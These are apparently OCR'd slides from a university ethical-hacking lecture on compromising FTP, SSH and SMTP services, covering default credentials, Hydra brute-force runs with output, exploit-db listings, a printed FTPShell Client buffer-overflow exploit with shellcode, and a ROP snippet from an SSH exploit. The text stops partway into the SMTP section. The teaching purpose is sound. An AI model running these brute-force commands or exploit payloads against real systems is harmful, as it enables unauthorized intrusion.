IN5290 Ethical Hacking

Lecture 4: Get in touch with services

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- How to start mapping and compromising a service
- Trying out default credentials
- Brute-forcing techniques and mitigations
- What are the exploits and how to use them
- Using open-relay SMTP
- DNS enumeration and zone transfer

Where are we in the process of ethical hacking?


- We have several general information about the target
- We have the technical details (domains, ip ranges)
- We mapped the target network and have an inventory (live hosts, responding services)

- What's next?
- We try to compromise services
  - Find a vulnerability
  - Exploit the vulnerability

Reminder - Network scanning positions

Mapping the network from outside

Mapping from a compromised server



Mapping the network from inside

How to start compromising a service?

What kind of services do we have to face from outside?

Web, Ftp, ssh, dns, mail (SMTP, POP3, IMAP, Exchange), VPN and many others

Typical services inside:

Netbios, SMB, Printer, RDP, DB services, LDAP, etc.

How to start compromising a service?

What kind of errors (vulnerabilities) can we expect?


- Configuration related errors
  - Default credentials
  - Easy to guess credentials (we had information gathering before)
  - No or inappropriate protection against guessing (brute-force)
  - Unnecessary function
  - Privilege misconfigurations
  - Other configuration errors
- Software vulnerability related error
  - No input validation
  - Memory handling errors
  - Several others (see later)

How to start compromising a service?

- First use in the normal way
  - Is there any information disclosure?
  - Error messages, etc.
  - Restrictions
- Force it to error and obtain information
  - Provide invalid data
  - Use it in an invalid way
- Try factory defaults
- Brute-forcing
- Search for known exploits
- Service specific exploitations
- Unique ways

Factory defaults

- Default credentials
  - http://cirt.net
  - http://phenoelit.org/dpl/dpl.html
  - http://www.defaultpassword.com/’



- Default functions

Brute-forcing

- Trying out multiple combinations
- How to generate the options?
  - Random
  - Trying out all combinations
  - Using a list or dictionary

- Brute forcing tools
  - THC Hydra (ssh, ftp, http)

  Hydra was created by a hacker group The Hacker's choice. It is an universal brute-force tool that can be used for several protocols.
  - Ncrack
  - Medusa

Service specific attacks

We cannot cover all services, but we're going to focus on:

FTP

SSH

SMTP

DNS

Web (Lecture 5,6,7)

Exploits in general (The theory and practice of exploits will be on Lecture 8,9 but we're going to use some of the available exploits now.)

ARP, Netbios, SMB, etc. Lecture 10 (Internal network hacking)

What is an exploit?

An **exploit** (from the English verb *to exploit*, meaning "to use something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service (DoS or related DDoS) attack.

Attacking ftp service

The ftp server configuration file declares what is enabled

Example: *vsftpd.conf* file

anon_mkdir_write_enable
If set to YES, anonymous users will be permitted to create new directories under certain conditions. For this to v

Default: NO

anon_other_write_enable
If set to YES, anonymous users will be permitted to perform write operations other than upload and create direc

Default: NO

anon_upload_enable
If set to YES, anonymous users will be permitted to upload files under certain conditions. For this to work, the c
virtual users are treated with anonymous (i.e. maximally restricted) privilege.

Default: NO

anon_world_readable_only
When enabled, anonymous users will only be allowed to download files which are world readable. This is recog

Default: YES


anonymous_enable
Controls whether anonymous logins are permitted or not. If enabled, both the usernames **ftp** and **anonymous** ar


Default: YES

If anonymous is enabled, we can log in to see what we can do

We can also brute-force the credentials or use exploits

Attacking ftp service: anonymous login





If anonymous login is enabled, anyone can log in (username: anonymous, password: arbitrary email)

anon_upload_enable, anon_other_write_enable settings are also important: e.g. if upload is enabled and the webroot is accessible attacking scripts can be uploaded.

Attacking ftp service: brute-forcing with Hydra

```
root@kali:~# hydra -t 2 -l admin -P pass.lst -vV localhost ftp
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret servic
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-07 07:16:46
[DATA] max 2 tasks per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries p
r task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target localhost - login "admin" - pass "1234" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 3 of 5 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 5 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "suzie" - 5 of 5 [child 0] (0/0)
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-07 07:16:57
```

-l for single user –L user list (the list has to be named after)


-p for single password –P password list (the list file has to be named after)

-t parallel tries (default 16)

Attacking ftp service: using exploits

The main exploit source is the exploit-db (http://exploit-db.com)

And of course the darkweb, if you have needless remaining crypto currencies ☺ (note that darkweb is not for Ethical Hackers!!!)



Date	D	A	V	Title	Platform	Author
2018-09-05				FTPShell Server 6.80 - 'Add Account Name' Buffer Overflow (SEH)	Windows_x86	Luis Martínez
2018-08-27				CuteFTP 5.0 - Buffer Overflow	Windows_x86	Matteo Malvica
2018-08-23				CuteFTP 8.3.1 - Denial of Service (PoC)	Windows_x86-64	Ali Alipour
2018-07-26				Core FTP 2.0 - 'XRMD' Denial of Service (PoC)	Windows	Erik David...
2018-07-18		-		FTP2FTP 1.0 - Arbitrary File Download	PHP	AkkuS
2018-07-02				FTPShell Client 6.70 (Enterprise Edition) - Stack Buffer Overflow (Metasploit)	Windows	Metasploit
2018-07-02				Core FTP LE 2.2 - Buffer Overflow (PoC)	Windows	Berk Cem...
2018-06-07		-		Ftp Server 1.32 - Credential Disclosure	Android	ManhNho
2018-05-28		-		ALFTP 5.31 - Local Buffer Overflow (SEH Bypass)	Windows_x86	Gokul Babu
2018-05-23		-		FTPShell Server 6.80 - Denial of Service	Windows_x86	Hashim Jawad
2018-05-23				FTPShell Server 6.80 - Buffer Overflow (SEH)	Windows	Hashim Jawad
2018-05-08				FTPShell Client 6.7 - Buffer Overflow	Windows	r4wd3r
2018-04-13		-		MikroTik 6.41.4 - FTP daemon Denial of Service PoC	Linux	FarazPajohan
2018-03-20		-		OpenSSH < 6.6 SFTP - Command Execution	Linux	SECFORCE

Attacking ftp service: using exploits

Example: *FTPShell Client 6.7 - Buffer Overflow* from May 2018

Theoretically it's not necessary to understand what's happening during the exploitation. The input has to be generated with the provided python script and apply it against the vulnerable service.

Demo…

BUT! This exploit works only for that specific version with the same OS circumstances. E.g. *0x00452eed* has to contain a *call esi* instruction.

Without understanding it you can't customize it.

```
buf += "\xdb\xc8\xba\x3e\x93\x15\x8f\xd9\x74\x24\xf4\x5e\x33"
buf += "\xc9\xb1\x31\x31\x56\x18\x03\x56\x18\x83\xc6\x3a\x71"
buf += "\xe0\x73\xaa\xf7\x0b\x8c\x2a\x98\x82\x69\x1b\x98\xf1"
buf += "\xfa\x0b\x28\x71\xae\xa7\xc3\xd7\x5b\x3c\xa1\xff\x6c"
buf += "\xf5\x0c\x26\x42\x06\x3c\x1a\xc5\x84\x3f\x4f\x25\xb5"
buf += "\x8f\x82\x24\xf2\xf2\x6f\x74\xab\x79\xdd\x69\xd8\x34"
buf += "\xde\x02\x92\xd9\x66\xf6\x62\xdb\x47\xa9\xf9\x82\x47"
buf += "\x4b\x2e\xbf\xc1\x53\x33\xfa\x98\xe8\x87\x70\x1b\x39"
buf += "\xd6\x79\xb0\x04\xd7\x8b\xc8\x41\xdf\x73\xbf\xbb\x1c"
buf += "\x09\xb8\x7f\x5f\xd5\x4d\x64\xc7\x9e\xf6\x40\xf6\x73"
buf += "\x60\x02\xf4\x38\xe6\x4c\x18\xbe\x2b\xe7\x24\x4b\xca"
buf += "\x28\xad\x0f\xe9\xec\xf6\xd4\x90\xb5\x52\xba\xad\xa6"
buf += "\x3d\x63\x08\xac\xd3\x70\x21\xef\xb9\x87\xb7\x95\x8f"
buf += "\x88\xc7\x95\xbf\xe0\xf6\x1e\x50\x76\x07\xf5\x15\x88"
buf += "\x4d\x54\x3f\x01\x08\x0c\x02\x4c\xab\xfa\x40\x69\x28"
buf += "\x0f\x38\x8e\x30\x7a\x3d\xca\xf6\x96\x4f\x43\x93\x98"
buf += "\xfc\x64\xb6\xfa\x63\xf7\x5a\xd3\x06\x7f\xf8\x2b"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind(("0.0.0.0", port))
        s.listen(5)
        print("[+] FTP server started on port: "+str(port)+"\r\n")
except:
        print("[x] Failed to start the server on port: "+str(port)+"\r\n")

eip = "\xed\x2e\x45" # CALL ESI from FTPShell.exe : 0x00452eed
nops = "\x90"*40
junk = "F"*(400 - len(nops) - len(buf))
payload = nops + buf + junk + eip

while True:
    conn, addr = s.accept()
    conn.send('220 FTP Server\r\n')
    print(conn.recv(1024))
    conn.send("331 OK\r\n")
    print(conn.recv(1024))
    conn.send('230 OK\r\n')
    print(conn.recv(1024))
    conn.send('220 "'+payload+'" is current directory\r\n')
```

Attacking ssh service – brute force


Without the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:39:26
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 5 login tries (l:1/p:5), ~0 tries per
 task
[DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:39:47
root@kali:~#
```

With the valid password:

```
root@kali:~# hydra -l uioctf -P pass.lst 193.225.218.118 -t 1 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-08 15:41:23
[DATA] max 1 task per 1 server, overall 64 tasks, 6 login tries (l:1/p:6), ~0 tries per
 task
[DATA] attacking service ssh on port 22
[22][ssh] host: 193.225.218.118   login: uioctf   password: ethicalhacking999
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-08 15:41:37
root@kali:~#
```

Attacking ssh service – using exploits




Date	D	A	V	Title	Platform	Author
2018-09-06	⬇	-	✓	WirelessHART Fieldgate SWG70 3.0 - Directory Traversal	Hardware	Hamit CİBO
2018-08-29	⬇	-	✓	Eaton Xpert Meter 13.4.0.10 - SSH Private Key Disclosure	Hardware	BrianWGray
2018-08-21	⬇	-	✓	OpenSSH 2.3 < 7.7 - Username Enumeration	Linux	Justin Gardner
2018-08-16	⬇	-	✓	OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	Linux	Matthew Daley
2018-03-20	⬇	-	✓	OpenSSH < 6.6 SFTP - Command Execution	Linux	SECFORCE
2018-03-16	⬇	-	-	Analyze & Attack SSH Protocol	Papers	ManhNho
2017-12-26	⬇	-	✓	Trustwave SWG 11.8.0.27 - SSH Unauthorized Access	Linux	SecuriTeam
2017-09-25	⬇	-	✓	FLIR Thermal Camera F/FC/PT/D - SSH Backdoor Access	Hardware	LiquidWorm
2017-08-28	⬇	-	✓	NethServer 7.3.1611 - Cross-Site Request Forgery (Create User / Enable SSH Access)	JSON	LiquidWorm
2017-07-10	⬇	-	✓	Pelco Sarix/Spectra Cameras - Cross-Site Request Forgery (Enable SSH Root Access)	Hardware	LiquidWorm
2017-06-07	⬇	✓	✓	PuTTY < 0.68 - 'ssh_agent_channel_data' Integer Overflow Heap Corruption	Linux	Tim Kosse
2017-05-19	⬇	-	✓	Tecnovision DLX Spot - SSH Backdoor Access	Multiple	Simon...
2017-04-27	⬇	-	✓	Mercurial - Custom hg-ssh Wrap		
2017-01-26	⬇	-	✓	OpenSSH 6.8 < 6.9 - 'PTY' Local F		

```
if BITS == 32:
    new_stack += p32(ret_addr) * (stack_size/4)
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-12]
    new_stack += p32(sys_addr)
    new_stack += p32(exit_addr)
    new_stack += p32(saddr_start)
else:
    new_stack += p64(ret_addr) * (stack_size/8)
    new_stack = cmd + "\x00" + new_stack[len(cmd)+1:-32]
    new_stack += p64(pop_rdi_ret)
    new_stack += p64(saddr_start)
    new_stack += p64(sys_addr)
    new_stack += p64(exit_addr)
```

Command execution ssh exploit example: Stack replacement + ROP (see lecture 9.)

Attacking SMTP

SMTP (Simple Message Transfer Protocol) is a standard for email transmission in widespread today.



The client logs in to his/hers own server with credentials using SMTP. The mail is forwarded to the receiver's server with SMTP. The receiver downloads the email (e.g. POP3, IMAP).

Attacking SMTP

The main SMTP commands are:

HELO: Sent by a client to identify itself

EHLO: The same as HELO but with ESMTP (multimedia support)

MAIL FROM: Identifies the sender of the message

RCPT TO: Identifies the message recipients

